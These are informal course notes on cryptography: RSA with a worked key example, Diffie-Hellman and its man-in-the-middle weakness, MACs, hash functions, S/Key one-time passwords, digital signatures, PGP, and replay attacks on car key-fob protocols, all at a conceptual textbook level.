
- It is possible to find values of *e*, *d*, and *n* such that $M^{ed} \; mod \; n = M$ for all *M* < *n*.
- It is relatively easy to calculate $M^e \; mod \; n$ and $C^d \; mod \; n$ for all values of *M* < *n*.

- It is unfeasible to determine *d* given *e* and *n*.

Correctness:

Theoreme: *If d and e are multiplicative inverses* mod ϕ(*n*), i.e. if *ed mod ϕ(n)* = 1, then $M^{ed} \, mod \, n = M$ for all M < *n.*

Lemma: Let p and q be prime numbers and n = pq. If d and e are multiplicative inverses modϕ(*n*), then M^{ed} ≡p M and M^{ed} ≡q M. i.e. (M^{ed} − M) is multiple of p and q.



Proof of Lemma.

Let d and e are multiplicative inverses $\bmod \phi(n)$. Then, there exists an integer k such that $ed = k\phi(n) + 1$.
We must prove that $M^{ed} = M^{k\phi(n)+1} \equiv_p M$. Two cases:
Case 1: M and p are relatively prime.

$$\begin{aligned} M^{k\phi(n)+1} \bmod p &= M \cdot M^{k(p-1)(q-1)} \bmod p \\ &= M \cdot (M^{(p-1)})^{k(q-1)} \bmod p \\ &= M \cdot (M^{\phi(p)})^{k(q-1)} \bmod p \ \text{ since } p \text{ is prime} \\ &= M \cdot (1)^{k(q-1)} \bmod p \ \text{ by Euler Theorem} \\ &= M \bmod p \end{aligned}$$

Case 2: M and p are not relatively prime. Then M is a multiple of p, i.e. $M \bmod p = 0$ and hence $M^{k\phi(n)+1} \bmod p = M \bmod p$. $\square$

Algorithm:

Is divided in 3 parts: generation of keys, encryption and decryption.

Note:

- ‘p’ and ‘q’ will never be published
- ’n’ is the number we will use for modulo operations and will be the second number of my Public Key => `Pu(e, N)`.

Generation of keys:	**Example**
1. select 2 large prime ‘p’ and ‘q’; 2. compute n = pq and $\theta = (p-1)(q-1)$; 3. select an ‘e’ suche that $1 < e < \theta$ and $coprime\ with\ n\ and\ \theta$; 4. compute the value of ‘d’ suche that $ed\ mod\ \theta = 1$ 5. Publish (*e*, *n*), keep (*d*, *n*) private, discard *p* and *q*.	1. p = 47 & q = 71; 2. n = (47*71) = 3337 and $\theta = (p-1)(q-1) = 3220$; 3. e = 79; 4. compute ‘d' such that = $79 * d\ mod\ 3220 = 1$ and so —> d = 1019; 5. Public key (e, n) = (79, 3337), private key (d , n) = (1019, 3337)
Encryption	
1. Break message *M* into blocks M1M2 of length: $log_2(n) \cdots$ with $M_i < n$; 2. Compute $C_i = M_i^e$ mod (n);	1. Break message *M* into blocks, e.g. 688 232 687 966 668 $\cdots$ 2. *C*1 = 688^{79} mod 3337 = 1570, *C*2 = ...
Decryption	
Compute $M_i = C_i^d\ mod\ n$;	*M*1 = 1570^{1019} mod 3337 = 688; *M*2 = ...

Malleability of RSA:

We learned that a cryptographic function $E(K, M)$ is malleable if and only if there exist two function $F(X)$ and $G(X)$ such that: $F(E(K,M)) = E(K, G(M))$. RSA encryption is: $E((e,n), M) = M^e mod(n)$ is malleable. Here’s why:

$$\begin{gathered} Let : F(X) = X * [M_1^e mod(n)] \\ Then : F(E((e,n), M)) \\ = F(M^e mod(n)) \\ = (M^e mod(n)) * (M_1^e mod(n)) \\ = (M * M_1)^e mod(n) \\ = E((e,n), M * M_1) = E((e,n), G(M)); \end{gathered}$$

For these reason, RSA is commonly used together with padding methods such as OEAP or PKCS1.

Asymmetric algorithms for secret key distribution

It use public key encryption algorithms to support (faster) symmetric cryptography.

We will see two approaches: Secret key distribution with RSA & Diffie-Hellman key exchange.

Secret key distribution with RSA

Encryption of *m* (with public key (*e*, *n*)) choose *k* randomly

c = (k^e mod n, $E_k(m)$)

Decryption (with private key (*d* , *n*)) Split *c* into (*c*1, *c*2) $k = c_1^d\ mod(n)$ and $m = D_k(c_2)$

Example: SSL (Secure Socket Layer, now we use TLS transport layer security) Alice chooses a secret, encrypts it with Bob's PK and rest of the session is protected based on that secret.

Problem: if the private key (*d* , *n*) gets compromised, then *k* can be recovered by an intruder from previously observed traffic.

Diffie-Hellman Key exchange

Is a method of securely exchanging keys over a public (insecure) channel. This key can be later used to encrypt subsequent communications using a symmetric key cipher.


Crypthographic explanation:

1. Alice and Bob publicy agree to use a prime number p and a base g; ($p = 23;\ g = 5$)
2. Alice choose a secret number a and send to Bob the result of $A = g^a mod\ p$; ($a = 6$ —> $A = g^a mod(p) = 5^6 mod(23) = 8$)
3. Bob choose a secret number b and send to Alice the result of $B = g^b mod\ p$; ($b = 15$ —> $B = g^a mod(p) = 5^{15} mod(23) = 19$)
4. Alice computes $K_A = (g^b mod\ p)^a mod\ p == B^a mod\ p$; ($K_A = 19^6 mod(23) = 2$)
5. Bob computes $K_B = (g^a mod\ p)^b mod\ p == A^b mod\ p$; ($K_B = 8^{15} mod(23) = 2$)

Alice and Bob find the same result because $g^{ab} == g^{ba}$ and only a, b, g^{ab} are secret, all the other numbers can be known by an attacker because it's still very difficult to recover a or b knowing p and g. Once Alice and Bob calculated their Key ($K_A\ and\ K_B$) they can exchange infos without any trouble.

With this method the shared secret key is never transmitted and we can achieve the **Perfect forward Secrecy** meaning that if someone records the entire conversation and later discovers Alice's and Bob's private key, they won't be able to decrypt it anyway.

Diffie-Hellman weakness:



Keys are unauthenticated and thus it is vulnerables to the following *Man-in-the-middle Attack*:

1. A transmits Y_A to B
2. I intercepts Y_A and transmits Y_{D_1} to B. I also calculates $K_2 = (Y_A)^{X_{D_2}} \bmod q$.
3. B receives Y_{D_1} and calculates $K_B = (Y_{D_1})^{X_B} \bmod q$
4. B transmits Y_B to A
5. I intercepts Y_B and transmits Y_{D_2} to A. I calculates $K_1 = (Y_B)^{X_{D_1}} \bmod q$.
6. A receives Y_{D_2} and calculates $K_A = (Y_{D_2})^{X_A} \bmod q$

Now A and B think that they share a secret key, but instead A shares secret key K_2 with I and B shares secret key K_1 with I.

Solution: sign the exponents. But this requires shared keys!

GOTO: TOP

Message Authentication and Digital Signature

Authentication (as confidentiality and secrecy) it’s a crucial step. There are some scenarios where we need to be absolutly sure of who is the sender.

Message authentication is concerned with:

- protecting the integrity of a message
- validating identity of originator
- Non-repudiation of origin


Any message authentication or digital signature mechanism relies on an authentication function to generate an ***authenticator***, i.e. a value used to authenticate a message.

We will consider the following authentication functions: Message Encryption, Message Authentication Code, Cryptographic Hash function

Message Encryption:

The ciphertext of the entire message serves as its authenticator.

One solution to this problem is to give the plaintext some structure that is easily recognised but that cannot be replicated without the encryption function, e.g. by appending a checksum to the message before encryption.



(a) Internal error control


Message Authentication Code (MAC):


In cryptography, a **MAC**, is a short piece of information used to authenticate a message, in other words, to confirm that the message came from the stated sender (its authenticity) and has not been changed. The MAC value protects a message's data integrity, as well as its authenticity, by allowing verifiers (who also possess the secret key) to detect any changes to the message content.

Message Authentication Code is a function that taken a message (M) and a secret key (K), returns a fixed-size output: C(M,K). It’s a many-to-one function meaning that many message may have same MAC but finding these is very difficult.

Example:

In this example, the sender of a message runs it through a MAC algorithm to produce a MAC data tag. The message and the MAC tag are then sent to the receiver. The receiver in turn runs the message portion of the transmission through the same MAC algorithm using the same key, producing a second MAC data tag. The receiver then compares the first MAC tag received in the transmission to the second generated MAC tag. If they are identical, the receiver can safely assume that the message was not altered or tampered with during transmission



SENDER
MESSAGE
Key (K)
MAC Algorithm
MAC
MAC:
Message Authentication Code
MESSAGE
MAC
RECEIVER
MESSAGE
Key (K)
MAC Algorithm
MAC
=?
MAC
If the same MAC is found: then the message is authentic and integrity checked
Else: something is not right.



(a) Message authentication

Message and Data Authentication Algorithm:

It is based on DES and it has been the most widely used MAC technique for years. The message is split in 64 bit chunks end each piece is added to the next one.



Cryptographic Hash functions:

A cryptographic hash function is an algorithm that takes an arbitrary amount of data input—a credential—and produces a fixed-size output of enciphered text called a hash value, or just “hash.” That enciphered text can then be stored instead of the password itself, and later used to verify the user.

> Salted hashes adds random data to each plaintext credential. The result: two identical plaintext passwords are now differentiated in enciphered text form so that duplicates cannot be detected.

Like MAC these functions take as input a variable size message in input and produce a fixed-size output H(M). They do not use keys. The idea is that each message has a different hash function.

The purpose of hash functions is to produce a “fingerprint” of a file (or data). To be useful an hash function must have the following properties:

- H can be applied to a block of any size
- H produce a fixed-length output
- H(x) is relatively easy to compute for any given x
- H is a one-way function (difficult to find x such that H(x) = y)
- weak collision resistance (meaning that it’s almost impossibile to find y≠x such that H(y) = H(x)). Useful to protect password files, combined with a salt to protect against dictionary attacks.
- strong collision resistance (meaning that it’s almost impossible to find a pair (x,y) such that H(x) = H(y)). Useful against birthday attacks

S/Key:

is a one-time password system developed for authentication to Unix-like operating systems, especially from dumb terminals or untrusted public computers on which one does not want to type a long-term password. In this system we use **one-time passwords** starting from a secret that is hashed multiple times. This way we never use the same password.

Password generation:

1. This step begins with a secret key W. This secret can either be provided by the user, or can be generated by a computer. Either way, if this secret is disclosed, then the security of S/KEY is compromised.
2. A cryptographic hash function H is applied n times to W, thereby producing a hash chain of n one-time passwords. The passwords are the results of the application of the cryptographic hash function: H(W), H(H(W)), ..., Hn(W).
3. The initial secret W is discarded.
4. The user is provided with the n passwords, printed out in reverse order: Hn(W), Hn−1(W), ..., H(H(W)), H(W).
5. The passwords H(W), H(H(W)), ..., Hn−1(W) are discarded from the server. Only the password Hn(W), the one at the top of the user's list, is stored on the server.

Authentication:

After password generation, the user has a sheet of paper with *n* passwords on it.

More ideally, though perhaps less commonly in practice, the user may carry a small, portable, secure, non-networked computing device capable of regenerating any needed password given the secret passphrase, the salt, and the number of iterations of the hash required, the latter two of which are conveniently provided by the server requesting authentication for login.

In any case, the first password will be the same password that the server has stored. This first password will not be used for authentication (the user should scratch this password on the sheet of paper), the second one will be used instead:

1. The user provides the server with the second password pwd on the list and scratches that password.
2. The server attempts to compute *H*(pwd), where pwd is the password supplied. If *H*(pwd) produces the first password (the one the server has stored), then the authentication is successful. The server will then store pwd as the current reference

For subsequent authentications, the user will provide password_i. (The last password on the printed list, password_n, is the first password generated by the server, $H(W)$, where W is the initial secret). The server will compute $H(\text{password}_i)$ and will compare the result to password_{i-1}, which is stored as reference on the server.

The security of S/KEY relies on the difficulty of reversing cryptographic hash functions. Assume an attacker manages to get hold of a password that was used for a successful authentication. Supposing this is password_i, this password is already useless for subsequent authentications, because each password can only be used once. It would be interesting for the attacker to find out password_{i-1}, because this password is the one that will be used for the next authentication.

However, this would require inverting the hash function that produced password_{i-1} using password_i ($H(\text{password}_{i-1}) = \text{password}_i$), which is extremely difficult to do with current cryptographic hash functions.

Birthday attack

Birthday attack is a type of cryptographic attack that belongs to a class of brute force attacks. It exploits the mathematics behind the birthday problem in probability theory. The success of this attack largely depends upon the higher likelihood of collisions (In computer science, a collision or clash is a situation that occurs when two distinct pieces of data have the same hash value, checksum, fingerprint, or cryptographic digest) found between random attack attempts and a fixed degree of permutations, as described in the **birthday paradox problem**.

Digital Signature

A **digital signature** is a scheme for **verifying the authenticity** of digital messages or documents. A valid digital signature, where the prerequisites are satisfied, gives a recipient very strong reason to believe that the message was created by a known sender (authentication), and that the message was not altered in transit (integrity).

A digital signature must:

- provide the means to verify the author and the date and time of the signature
- authenticate the contents at the time of the signature
- be verifiable by third parties, to resolve dispute


Also, a digital signature is a **bit pattern** that depends on the message being signed. It uses some information unique to the sender to prevent forgery and denial.

It must be relatively easy to produce, recognise and verify the digital signature and it must be computationally unfeasable to forge a digital signature.

The digital signature scheme is **based on public key cryptography**. Generally, the key pairs used for encryption/decryption and signing/verifying are different. The private key used for signing is referred to as the signature key and the public key as the verification key.

Signer side: Signer feeds data to the hash function and generates hash of data. Hash value and signature key are then fed to the signature algorithm which produces the digital signature on given hash. Signature is appended to the data and then both are sent to the verifier. (It's faster to sign the hash instead of the whole message because hash is usually shorter)

Verifier side: Verifier feeds the digital signature and the verification key into the verification algorithm. The verification algorithm gives some value as output. Verifier also runs same hash function on received data to generate hash value. For verification, this hash value and output of verification algorithm are compared. Based on the comparison result, verifier decides whether the digital signature is valid.



Direct Digital Signature vs Arbitrated Digital Signature

Direct Digital Signature only include two parties one to send message and other one to receive it. According to direct digital signature both parties trust each other and knows their public key. The message are prone to get corrupted and the receiver can declines any message sent to him any time.


In Arbitrated Digital Signature instead there are three parties in which one is **sender**, second is **receiver** and the third is **arbiter** who will become the medium for sending and receiving message between them. The message are less prone to get corrupted because of timestamp being included by default.

PGP

Pretty Good Privacy is an encryption system used for both sending encrypted emails and encrypting sensitive files.

The popularity of PGP is based on two factors. The first is that the system was originally available as freeware, and so spread rapidly among users who wanted an extra level of security for their email messages. The second is that since PGP uses both symmetric encryption and public-key encryption, it allows users who have never met to send encrypted messages to each other without exchanging private encryption keys.

Summary of PGP Services:



Function	Algorithms Used	Description
Digital signature	DSS/SHA or RSA/SHA	A hash code of a message is created using SHA-1. This message digest is encrypted using DSS or RSA with the sender's private key and included with the message.
Message encryption	CAST or IDEA or Three-key Triple DES with Diffie-Hellman or RSA	A message is encrypted using CAST-128 or IDEA or 3DES with a one-time session key generated by the sender. The session key is encrypted using Diffie-Hellman or RSA with the recipient's public key and included with the message.
Compression	ZIP	A message may be compressed, for storage or transmission, using ZIP.
Email compatibility	Radix 64 conversion	To provide transparency for email applications, an encrypted message may be converted to an ASCII string using radix 64 conversion.
Segmentation	—	To accommodate maximum message size limitations, PGP performs segmentation and reassembly.

GOTO: TOP

Security Protocols

In order to create a secure system we need to implement different protocols such as: *IPSec, SSH, PGP, SSL, Kerberos, ..*

A protocol is a set of rules or convenctions that determine the exchange of messages between 2 or more users. (we can see it as a distribuited algorithm).

Definitions and notation:

- Key: K and the inverse K^{-1};
- Symmetric keys: $\{M\}_{K\_ab}$ where K_ab is known only by A and B;
- Encryption: $\{M\}_k$ (if it's encrypted with A's public keys then: $\{M\}_{K\_A}$);
- Signing: $\{M\}_k^{-1}$;
- Nonce: N_A, a passphrase used only once
- Timestamps: T, denote time used for key expiration
- Message concatenation: $\{M_1, M_2\}$
- Communication between entities: A —> B: {message, [timestamp], [key]}

Assumptions and Goals

For a protocol to be effective we need some assumptions and goals. Assumptions: the 2 entities (principals) need to know their private and public key of each other, they need to generate / check *nonce* and timestamps and obviously decrypt and encrypt with the known keys.

The goals that a protocol should achieve are: authenticate messages, binding them to their originator, ensure timeliness (recent, fresh) and guarantee the secrecy of certain items.

Remote Keyless System Protocol

An attacker is trying to "copy" the unlock message exchanged between a Key Fob (from now on: KF) and the car receiver (from now on: R). We'll see different scenarios:

1. KF —> R: unlock : KF sends to R just an 'unlock' message. An attacker could just listen, copy and replicate the message.
2. KF —> R: unlock, SN : KF sends to R the unlock message plus a serial number (SN) The attacker can easily overhear the SN and replay it.

   Problems: R can't check authenticity of the message; Secrecy of SN compromised
3. KF —> R: $\{unlock, SN\}_k$: KF send to R the unlock message plus a serial number, both crypted Again the attacker can copy the request and send an identical one.

   SN secrecy is now safe, and the receiver can check authenticity but still is not enough
4. KF —> R : $\{unlock, T\}_K$: KF send the unlock message plus a timestamp, all encrypted Timestamps prevents replay attack but it requires syncronized clocks on KF and R
5. KF —> R : hello

R —> KF : N

KF —> R: {unlock, N}$_K$

Other kinds of attacks

